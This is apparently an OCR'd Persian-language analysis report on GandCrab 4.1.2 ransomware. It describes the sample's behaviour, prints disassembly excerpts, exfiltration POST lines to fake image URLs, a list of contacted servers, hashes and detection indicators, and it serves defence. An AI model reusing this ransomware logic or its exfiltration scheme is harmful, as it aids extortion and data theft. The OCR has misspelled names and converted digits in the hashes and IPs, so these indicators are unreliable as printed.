باسمه تعالی

بررسی و تحلیل باج افزار GandCrab نسخه ۴.۱.۲

فهرست مطالب

۱ مقدمه

به تازگی نسخه جدیدی از باج افزار GandCrab مشاهده شده است. نسخه ۴.۱.۲ باج‌افزار معروف GandCrab با تغییراتی قابل توجه منتشر شده است. از جمله این تغییرات می‌توان به استفاده از الگوریتم متفاوت رمزگذاری، الصاق پسوند KRAB به فایل‌های رمزگذاری شده، تغییر نام فایل اطلاعیه باج‌گیری و در دسترس قرار گرفتن یک سایت پرداخت جدید در شبکه ناشناس TOR اشاره کرد. در نسخه جدید از الگوریتم رمزگذاری Salsa۲۰ استفاده می‌شوند. در بخشی از کدهای این نسخه نیز به دنیل برنشتاین خالق این الگوریتم اشاره شده و به نوعی از او تقدیر به‌عمل آمده است.

هنگامی که باج افزار GandCrab اجرا می شود، تمام شبکه را اسکن می کند تا تمام فایل هایی که می‌تواند رمزگذاری کند را آلوده کند.

هنگامی که فایلی را آلوده می کند پسوند KRAB. را به نام فایل رمزگذاری شده اضافه می کند.


به منظور بررسی اینکه آیا سیستم از قبل آلوده شده است یا نه و جلوگیری از اجرای دوباره ی فایل اجرایی باج افزار و از بین بردن دائمی باج افزار، یک فایل lock. با یک mutex ایجاد می کند.

۲ سناریو آلودگی

ابتدا باج افزار به طور خاص چک می کند که اگر زبان کیبورد روسیه و یا دیگر زبانهای شوروی سابق (Russia, Ukraine, Belarus, Tajikistan, Armenia, Azerbaijan, Georgia, Kazakhstan, Kyrgyzstan, Turkmenistan, Uzbekistan or Tatar) باشد پیلود مخرب خود را اجرا نکند.

باج افزار قبل از رمزگزاری ابتدا سیستم مورد هدف را برای فایل با پسوند lock جستجو می کند. اگر این فایل وجود داشت به اجرای خود پایان می دهد. وگرنه به منظور بررسی اینکه آیا سیستم از قبل آلوده شده است یا نه و جلوگیری از اجرای دوباره ی فایل اجرایی باج افزار و از بین بردن دائمی باج افزار، یک فایل lock. با یک mutex ایجاد می کند.

۸۸۵BDABED۳۶۹۶۵۰۷F۵۸٤.lock



در GalsCrab 4.1.2، کلید IV و الگوریتم Salsa20 برای ایجاد فایلهایی با پسوند lock ستفاده می شود.

باج افزار GranCrab با استفاده از چندین تابع به جمع آوری یک سری اطلاعات که بعدا از آنها در کد استفاده می کند می پردازد. این اطلاعات شامل موارد زیر است:


- username
- keyboard type
- computer name
- presence of antivirus
- processor type
- IP
- OS version
- disk space
- system language
- active drives
- locale
- current Windows version
- processor architecture

باج افزار توانایی ارسال اطلاعات سیستم آلوده شده برپایه رمزنگاری Base64 و RC4 به آدرس image URL های دلخواه ولی در قالب میعنی را دارد.

هر image URL برای انتقال اطلاعات سیستم قربانی یک ساختار دارد که ترکیبی از دامنه های hard-coded، مسیر، نام فایل و پسوند تصویر می باشد. ساختار هر image URL به صورت زیر است:

http: // {hardcoded hostname} / (path1) / (path2) / (filename). (image extension)

وقتی باج افزار اجرا می شود فایل های سیستم را رمز کرده و پسوند KRAB. را به آن اضافه می کند. همچنین در هر پوشه ای که فایل ها رمز می کند یک فایل TXT به نام KRAB-DECRYPT ایجاد و در آن توضیحاتی راجب باج افزار و نحوه بازگرداندن فایل های رمز شده می دهد.



C:\Documents and Settings\KRAB-DECRYPT.txt

C:\Users\KRAB-DECRYPT.txt

۳ پی لود اصلی بدافزار

۱- یک سری اطلاعات از سیستم آلوده جمع آوری و در غالب دستور HTTP با متد POST به سرور راه دور ارسال می کند.

نمونه دستورات به صورت زیر می باشد:

POST /data/assets/kafues.gif HTTP/۱.۱

POST /news/image/sekafufu.jpg HTTP/۱.۱

POST /includes/graphic/zuso.jpg HTTP/۱.۱

در لیست زیر تعدادی از سرورهایی که باج افزار به آن اطلاعات را ارسال می کند آورده شده است:

۱۰۴.۱۶.۹۱.۱۸۸	li۱۰۳۷-۷۹.members.linode.com
۱۰۴.۱۶.۹۲.۱۸۸	lin۱۳۰.loading.es
static.۵۰.۱۸۸.۱۷۹.۱۸۵.ip.webhost۱.net	linux۱۹.wannafind.dk
web۱۸۲.default-host.net	m۲.furs۱.beget.com
h۴۰.default-host.net	mani.mrservers.net
a۹۵-۱۰۰-۳۹-۵۹.deploy.static.akamaitechnologies.com	sanny۵۲.orcponz.net
ip۹۳.ip-۱۳۹-۹۹-۵۰.net	server.nizehosting.com
۹۴-۷۳-۱۴۶-۲۱۰.cizgi.net.tr	servidor۳۳۷۲.tl.controladordns.com
hm۸۲۹۸.locaweb.com.br	spl۲۳.hosting.reg.ru
۱۰۳.۲۷.۲۳۸.۳۱	ssl.kirk.beget.com
۱۰۴.۲۴.۱۰۲.۱۵۳	ssl.tilda.beget.com
۱۰۴.۲۷.۱۸۴.۳۹	vmi۷۲۸۴۱.contabo.host
۱۰۴.۲۸.۲۹.۱۲۱	vps۱۲۵.whmpanels.com
۱۰۴.۲۸.۳۰.۱۶۰	web۱۱۳.hostingdiscounter.nl
۱۳.۸۹.۱۸۵.۱۱۰	web۱۸۳.default-host.net
۱۵۸-۱۳۸-static.mxserver.ro	web۲۵۰.default-host.net
۱۷۸.۲۱۰.۱۷۵.۲۴.static.markum.net	web۵.hosting.com.tr
۱۸۵.۱۱۹.۱۷۳.۲۰۷	websrv.megawecare.com
۱۹۲-۲۲۷-۲۳۰-۷۱-host.colocrossing.com	wo۱۴.wiroos.com
۱۹۵۸c۸sft.guzel.net.tr	vh۱۱۰.hosterby.com s
۲۰۱.۱۴۷.۹۶.۶۶.static.eigbox.net	۳۲.۱۴۹.۹۶.۶۶.static.eigbox.net
۲۰۹.۱۸۲.۲۰۸.۲۴۵	struma.ns۱.bg
۲۱۷-۱۶۰-۰-۲۷.elastic-ssl.ui-r.com	jarry.whc.ca
۲۳.۱۰۵.۲۰۳.۳۵	mta۴.info.pub.vn
۹۵.۲۱۳.۱۷۳.۱۷۳	۹۳.۱۸۴.۲۲۰.۲۹
alphabot.onebit.cz	cluster۰۱۵.ovh.net
box۳۸۵.bluehost.com	http.serverbr۱۴.com
c۱۸۰۸۲.sgvps.net	۱۰۴.۱۸.۲۱.۲۲۶
chi-node۲۳.websitehostserver.net	a۷۲-۲۴۷-۱۸۵-۶۷.deploy.static.akamaitechnologies.com
cloud۱.hospedajeydominios.com	h۲.a۱center.net s
cluster۰۲۰.hosting.ovh.net	montu.hosting-mexico.net
cluster۰۲۳.hosting.ovh.net	server۰۰۲.webhosting۲۴x۷.net
cp۱۰۱.webserver.pt	servidor۲۲۴۷.el.controladordns.com s
ec۲-۱۳-۲۱۰-۱۳۸-۹۱.ap-southeast-۲.compute.amazonaws.com	۱۰۳.۱۴۷.۹۶.۶۶.static.eigbox.net
ec۲-۳۴-۱۹۶-۲۴۶-۲۵۱.compute-۱.amazonaws.com	۱۱۲.۷۸.۲.۱۰۸ s
exodo.colombiahosting.com.co	۶۷.۱۴۷.۹۶.۶۶.static.eigbox.net
hm۲۶۶۰.locaweb.com.br	ohp-ag۰۰۷.int۲۰۰۰.net s
hm۸۲۸۳.locaweb.com.br	۲۲۳.۲۶.۶۲.۷۲
ip-۱۴۳-۹۵-۲۳۹-۱۲.iplocal	empera.gr۸wayhed.net s
ip-۱۴۶-۶۶-۷۲-۸۷.siteground.com	mailserver۶۷.mylittledatacenter.com
krill۳.awedns.com	۱۰۴.۲۴.۹۶.۱۴

۲- باج‌افزار GandCrab فایل‌ها با پسوندهای زیر را مورد هدف قرار می‌دهد:

dbf, doc, docx, dt, dwg, efd, elf, epf, erf, exe, geo, gif, grs, html, ini, jpeg, jpg, lgf, lgp, log,
mdb, mft, mkv, mp۳, mp٤, mxl, odt, pdf, pff, php, png, ppt, pptx, psd, rar, rtf, sln, sql, sqlite, st,
tiff, txt, vrp, webmp, wmv, xls, xlsx, xml, zip, ۱cd

۴ مشخصات فایل های تحلیل شده

مشخصات فایل های تحلیل شده بدین شرح است:

Filenames: GandCrab V۴.۱.۲.exe

Type: Win۳۲ EXE

MD۵: ۰۳۰۱۲۹٦٥٤۳c۹۱٤۹۲d٤۹۸٤۷ae٦۳٦۸٥۷a٤

SHA-۱: ۱٤۷۷۳۱۹۸۳٥۸۲c۲۱۹٦c۳۰٤d۱e٦٤٥۳cb۲d۲٦۹۲۰۷٥٦

SHA۲٥٦: ce۰۹۳ffa۱۹f۰۲۰a۲b۷۳۷۱۹f٦٥۳b٥e۰٤۲۳df۲۸ef۱d٥۹۰۳٥d٥٥e۹۹۱٥٤a۸٥c٥c٦٦۸

۵ سطح تهدید فایل های تحلیل شده

نتیجه بررسی فایل تحلیل شده با استفاده از تارنمای Virustotal.com در جدول ذیل ارایه شده است. همانطور که مشاهده می‌شود از بین ۶۶ موتور تشخیص بدافزار ۵۲ عدد این فایل را به عنوان بدافزار تشخیص داده‌اند.

Antivirus	Result	Update
Ad-Aware	Generic.Ransom.GandCrab٤.٥A٣DFA٣١	٢٠١٨٠٨٠١
AegisLab	Troj.Ransom.W٣٢.Gandcrypt!c	٢٠١٨٠٨٠١
AhnLab-V٣	Trojan/Win٣٢.Gandcrab.R٢٣١٤٤٤	٢٠١٨٠٧٣١
ALYac	Trojan.Ransom.GandCrab	٢٠١٨٠٨٠١
Antiy-AVL	Trojan[Ransom]/Win٣٢.GandCrypt	٢٠١٨٠٨٠١
Arcabit	Generic.Ransom.GandCrab٤.٥A٣DFA٣١	٢٠١٨٠٨٠١
Avast	Win٣٢:Malware-gen	٢٠١٨٠٨٠١
AVG	Win٣٢:Malware-gen	٢٠١٨٠٨٠١
Avira (no cloud)	HEUR/AGEN.١٠٢٤٠٠٦	٢٠١٨٠٨٠١
Baidu	Win٣٢.Trojan.WisdomEyes.١٦٠٧٠٤٠١.٩٥٠٠.٩٩٩٩	٢٠١٨٠٨٠١
BitDefender	Generic.Ransom.GandCrab٤.٥A٣DFA٣١	٢٠١٨٠٨٠١
Bkav	W٣٢.eHeur.Malware٠٣	٢٠١٨٠٧٣١
CAT-QuickHeal	Ransom.Krab.S٣١٤٦٥٩٠	٢٠١٨٠٨٠١
ClamAV	Win.Ransomware.Gandcrab-٦٦١٤٧١٤-٠	٢٠١٨٠٨٠١
Comodo	.UnclassifiedMalware	٢٠١٨٠٨٠١
CrowdStrike Falcon (ML)	malicious_confidence_١٠٠٪ (W)	٢٠١٨٠٧٢٣
Cybereason	malicious.٨٣٥٨٢c	٢٠١٨٠٢٢٥
Cylance	Unsafe	٢٠١٨٠٨٠١
Cyren	W٣٢/Trojan.JIEA-٥٢١٠	٢٠١٨٠٨٠١
DrWeb	Trojan.Encoder.٢٤٣٨٤	٢٠١٨٠٨٠١
Emsisoft	Generic.Ransom.GandCrab٤.٥A٣DFA٣١ (B)	٢٠١٨٠٨٠١
Endgame	malicious (high confidence)	٢٠١٨٠٧٣٠
ESET-NOD٣٢	a variant of Win٣٢/Filecoder.GandCrab.D	٢٠١٨٠٨٠١
F-Secure	Generic.Ransom.GandCrab٤.٥A٣DFA٣١	٢٠١٨٠٨٠١
Fortinet	W٣٢/GandCrab.D!tr.ransom	٢٠١٨٠٨٠١
GData	Generic.Ransom.GandCrab٤.٥A٣DFA٣١	٢٠١٨٠٨٠١
Ikarus	Trojan-Ransom.GandCrab	٢٠١٨٠٨٠١
Sophos ML	heuristic	٢٠١٨٠٧١٧
Jiangmin	Trojan.GandCrypt.hk	٢٠١٨٠٨٠١
K٧AntiVirus	Trojan (٠٠٥٣٦ba١١)	٢٠١٨٠٨٠١
K٧GW	Trojan (٠٠٥٣٦ba١١)	٢٠١٨٠٨٠١
Kaspersky	Trojan-Ransom.Win٣٢.GandCrypt.csc	٢٠١٨٠٨٠١
MAX	malware (ai score=١٠٠)	٢٠١٨٠٨٠١
McAfee	Ran-GandCrabv٤!٠٣٠١٢٩٦٥٤٣C٩	٢٠١٨٠٨٠١
McAfee-GW-Edition	BehavesLike.Win٣٢.Trojan.ch	٢٠١٨٠٨٠١
eScan	Generic.Ransom.GandCrab٤.٥A٣DFA٣١	٢٠١٨٠٨٠١

NANO-Antivirus	Trojan.Win۳۲.GandCrypt.ffkkob	۲۰۱۸۰۸۰۱
Palo Alto Networks	generic.ml	۲۰۱۸۰۸۰۱
Panda	Trj/GdSda.A	۲۰۱۸۰۷۳۱
Qihoo-۳٦۰	HEUR/QVM۲۰.۱.۸٥۱F.Malware.Gen	۲۰۱۸۰۸۰۱
Rising	Ransom.Genasom!۸.۲۹۳ (CLOUD)	۲۰۱۸۰۸۰۱
SentinelOne (Static ML)	static engine - malicious	۲۰۱۸۰۷۰۱
Sophos AV	Troj/GandCrab-Q	۲۰۱۸۰۸۰۱
Symantec	Downloader	۲۰۱۸۰۷۳۱
TACHYON	Ransom/W۳۲.GandCrab.۱۲٤٤۱٦.B	۲۰۱۸۰۸۰۱
Tencent	Win۳۲.Trojan.Gandcrypt.Bdp	۲۰۱۸۰۸۰۱
TrendMicro	Ransom_GANDCRAB.SMJS۳	۲۰۱۸۰۸۰۱
TrendMicro-HouseCall	Ransom_GANDCRAB.SMJS۳	۲۰۱۸۰۸۰۱
VBA۳۲	BScope.TrojanRansom.Cryptor	۲۰۱۸۰۸۰۱
ViRobot	Trojan.Win۳۲.GandCrab.۱۲٤٤۱٦.A	۲۰۱۸۰۸۰۱
Webroot	W۳۲.Trojan.Gen	۲۰۱۸۰۸۰۱
ZoneAlarm by Check Point	Trojan-Ransom.Win۳۲.GandCrypt.csc	۲۰۱۸۰۸۰۱

۶ روش انتشار بدافزار

با توجه به این که تمامی نسخه های باج افزار GandCrab از ایمیل های هرزنامه با پیوست انواع فایل های مخرب برای انتشار استفاده می کند، اما ممکن است برای انتشار خود نیز فایل های آلوده را در سایت های مشکوک و یا سایت های معتبر آپلود کند. این نسخه از GandCrab از طریق دانلود از سایت های کرک نرم‌افزارهای جعلی توزیع می شود.

توزیع کنندگان باج افزار سایت های قانونی را هک می کنند و وبلاگ های جعلی را که پیشنهاد دانلود کرک نرم افزار را به کاربران می دهد، راه اندازی می کنند. هنگامی که کاربر فایل کرک را دریافت و اجرا می کند، باج افزار GandCrab بر روی کامپیوتر نصب می شود.

۷ بررسی وجود آلودگی

- وجود فایل توضیحات درون فولدرهای اصلی سیستم و یا دسکتاپ
- وجود فایل هایی با پسوند .KRAB
- وجود فایل متنی KRAB-DECRYPT.txt
- وجود ۸۸٥BDABED۳٦۹٦٥۰۷F٥۸٤.lock

۸ خلاصه نحوه عملکرد و شناسایی بدافزار

در جدول زیر مشخصات بدافزار مذکور به همراه تاثیرات و رویکرد تشخیص به صورت خلاصه مشاهده می‌شود.

شناسنامه بدافزار	نام	GandCrab.exe
	سال کشف	۲۰۱۸
	روش انتشار	این نسخه از GandCrab از طریق دانلود از سایت های کرک نرم افزارهای جعلی توزیع می شود.
	تاثیرات	– رمزنگاری فایل های کاربر – جمع آوری و ارسال اطلاعات کاربر
راهکارهای تشخیص	سطح میزبان	- وجود فایل توضیحات درون فولدرهای اصلی سیستم و یا دسکتاپ - وجود فایل هایی با پسوند KRAB. - وجود فایل متنی KRAB-DECRYPT.txt - وجود ۸۸۵BDABED۳۶۹۶۵۰۷F۵۸٤.lock -

۹ تحلیل بدافزار

۹-۱ بررسی layout صفحه کلید

باج افزار به طور خاص چک می کند که اگر زبان کیبورد روسیه و یا دیگر زبانهای شوروی سابق (Russia, Ukraine, Belarus, Tajikistan, Armenia, Azerbaijan, Georgia, Kazakhstan, Kyrgyzstan, Turkmenistan, Uzbekistan or Tatar) باشد پیلود مخرب خود را اجرا نکند.

```
push    ebp
mov     ebp, esp
sub     esp, 40h
push    esi
mov     [ebp+var_40], 419h
mov     [ebp+var_3C], 422h
mov     [ebp+var_38], 423h
mov     [ebp+var_34], 428h
mov     [ebp+var_30], 42Bh
mov     [ebp+var_2C], 42Ch
mov     [ebp+var_28], 437h
mov     [ebp+var_24], 43Fh
mov     [ebp+var_20], 440h
mov     [ebp+var_1C], 442h
mov     [ebp+var_18], 443h
mov     [ebp+var_14], 444h
mov     [ebp+var_10], 818h
mov     [ebp+var_C], 819h
mov     [ebp+var_8], 82Ch
mov     [ebp+var_4], 843h
call    ds:GetUserDefaultUILanguage
movzx   esi, ax
call    ds:GetSystemDefaultUILanguage
movzx   ecx, ax
xor     eax, eax
```

۹-۲ ساخت فایل lock.

باج افزار قبل از رمزگزاری ابتدا سیستم مورد هدف را برای فایل با پسوند lock جستجو می کند. اگر این فایل وجود داشت به اجرای خود پایان می دهد. وگرنه به منظور بررسی اینکه آیا سیستم از قبل آلوده شده است یا نه و جلوگیری از اجرای دوباره ی فایل اجرایی باج افزار و از بین بردن دائمی باج افزار، یک فایل lock. با یک mutex ایجاد می کند.

در نسخه 4.1.2، ۲۰ رقم از مقادیر بدست آمده از رمزگزاری نتیجه عملیات shift شماره سریال ویندوزتوسط الگوریتم Salsa20، برای نام فایل استفاده می شود.

این فایل در پوشه های %appdata% یا %program files% (بسته به نوع سیستم عامل) ایجاد می شود.

```
mov     eax, [edi+600h]
mov     esi, ds:wsprintfW
shr     eax, 2
push    eax
lea     eax, [ebp+var_408]
push    offset aXFortinetAhnla ; "%X fortinet & ahnlab, mutex is also kil"...
push    eax             ; LPWSTR
call    esi ; wsprintfW
add     esp, 0Ch
lea     eax, [ebp+var_C08]
lea     edx, [ebp+var_408]
lea     ecx, [ebp+var_1008]
push    eax
call    sub_402152
xor     eax, eax
pop     ecx
mov     [ebp+var_BE0], ax
lea     eax, [ebp+var_C08]
push    eax
lea     eax, [ebx+200h]
push    eax
push    offset aSS_lock ; "%s\\%s.lock"
push    ebx             ; LPWSTR
call    esi ; wsprintfW
add     esp, 10h
xor     eax, eax
push    eax             ; hTemplateFile
push    4000000h        ; dwFlagsAndAttributes
push    1               ; dwCreationDisposition
push    eax             ; lpSecurityAttributes
push    eax             ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    ebx             ; lpFileName
call    ds:CreateFileW
xor     ecx, ecx
cmp     eax, 0FFFFFFFFh
setnz   cl
mov     [ebp+var_4], ecx
mov     esi, ecx
jmp     short loc_402359
```


نسخه ۴.۱.۲ باج افزار GandCrab از الگوریتم رمزنگاری Salsa۲۰ برای ایجاد فایل با پسوند lock استفاده می‌کند. نویسندگان باج افزار GandCrab پیامی به Daniel J. Bernstein ، استاد علوم کامپیوتر دانشگاه ایلینوی در شیکاگو که الگوریتم Salsa۲۰ را اختراع کرده است، فرستاده اند.

@hashbreaker Daniel J. Bernstein let's dance salsa <۳

```
push    1Fh
lea     eax, [ebp+var_28]
push    offset a@hashbreakerDa ; "@hashbreaker Daniel J. Bernstein let's "...
push    eax
call    sub_407A00
mov     esi, offset a@hashbreaker ; "@hashbreaker :)))"
mov     [ebp+var_9], bl
lea     edi, [ebp+var_8]
add     esp, 0Ch
movsd
push    40h
pop     eax
movsw
movsb
mov     [ebp+var_1], bl
```

در GalsCrab 4.1.2، کلید IV و الگوریتم Salsa20 برای ایجاد فایلهایی با پسوند lock ستفاده می شود.

```
mov     [ebp+var_2C], 0C0B0A09h
mov     [ebp+var_28], 100F0E0Dh
mov     [ebp+var_24], 4030201h
mov     [ebp+var_20], 8070605h
mov     [ebp+var_1C], 0C0B0A09h
mov     [ebp+var_18], 100F0E0Dh
mov     [ebp+var_14], 4030201h
mov     [ebp+var_10], 8070605h
call    sub_403D09
mov     eax, [ebp+var_14]
add     esp, 8
mov     ebx, ds:lstrlenW
mov     [ebp+var_5C], eax
mov     eax, [ebp+var_10]
push    edi             ; lpString
mov     [ebp+var_58], eax
mov     [ebp+var_54], esi
mov     [ebp+var_50], esi
call    ebx ; lstrlenW
add     eax, eax
lea     ecx, [ebp+var_74]
push    eax
push    [ebp+var_8]
mov     edx, edi
call    sub_403D5E
mov     edi, [ebp+arg_0]
pop     ecx
pop     ecx
push    [ebp+lpString]  ; lpString
call    ebx ; lstrlenW
add     eax, eax
jz      short loc_40222A
```



```
loc_402201:
mov     eax, [ebp+var_8]
movzx   eax, byte ptr [esi+eax]
push    eax
push    offset asc_411C5C ; "%X"
push    edi               ; LPWSTR
call    ds:wsprintfW
add     esp, 0Ch
push    edi               ; lpString
call    ebx ; lstrlenW
push    [ebp+lpString]  ; lpString
inc     esi
lea     edi, [edi+eax*2]
call    ebx ; lstrlenW
add     eax, eax
cmp     esi, eax
jb      short loc_402201
```

۳-۹ جمع آوری اطلاعات

باج افزار GranCrab با استفاده از چندین تابع به جمع آوری یک سری اطلاعات درباره کاربر که بعدا از آنها در کد استفاده می کند می پردازد. این اطلاعات شامل موارد زیر است:

- username
- keyboard type
- computer name
- presence of antivirus
- processor type
- IP
- OS version
- disk space
- system language
- active drives
- locale
- current Windows version
- processor architecture


```
sub_4013CC proc near

arg_0= dword ptr  8
arg_8= dword ptr  10h
arg_18= dword ptr  20h
arg_20= dword ptr  28h
arg_28= dword ptr  30h
arg_30= dword ptr  38h
arg_38= dword ptr  40h
arg_48= dword ptr  50h

push    ebp
mov     ebp, esp
mov     eax, [ebp+arg_0]
push    esi
mov     esi, ecx
xor     ecx, ecx
inc     ecx
and     dword ptr [esi+80h], 0
mov     [esi], eax
mov     eax, [ebp+arg_8]
mov     [esi+0Ch], eax
